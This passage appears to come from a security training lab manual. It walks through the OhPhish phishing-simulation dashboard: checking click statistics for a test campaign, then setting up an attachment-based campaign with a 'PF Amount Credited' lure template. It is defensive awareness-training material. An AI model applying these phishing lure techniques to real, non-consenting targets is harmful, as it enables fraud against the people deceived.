
42. Click on the **Test – Entice to Click** campaign present on the **OhPhish Dashboard**. You can observe that one person has clicked the link.

Note: Refresh the Ohphish dashboard page, if the clicked value is still 0.




43. The **Campaign Detailed Report** page appears, displaying the **Campaign Details** and **Campaign Summary** sections.

44. In the **Campaign Summary** section, you can observe that the values of **No. of targets who have clicked the link (defaulters)** and **No. of Targets who have opened the mail** are both **1** (here, we have opened only one email account).



45. Now, click **Home** in the left pane to navigate back to the OhPhish **Dashboard**.

46. In the OhPhish **Dashboard**, click on the **Send Attachment** option.



47. The **Create New Email Phishing Campaign** form appears.

Note: **Almost Done** pop-up appears, click **DISCARD CHANGES**.

48. In the **Campaign Name** field, enter any name (here, **Test – Send to Attachment**). In the **Select Template Category** field, select **Office Mailers** from the drop-down list.

Note: Ensure that the **Existing templates** button is selected in the **Email Template** field.

49. In the **Select Country** field, leave the default option selected (**All**).


50. In the **Select Template** field, select the **PF Amount Credited** option from the drop-down list and then click the **Select** button.

51. Leave fields such as **Sender Email**, **Sender Name**, **Subject**, **Select Time Zone**, **Expiry Date**, and **Schedule Later** set to their default values, as shown in the screenshot.

Note: You can change the above-mentioned options if you want to.

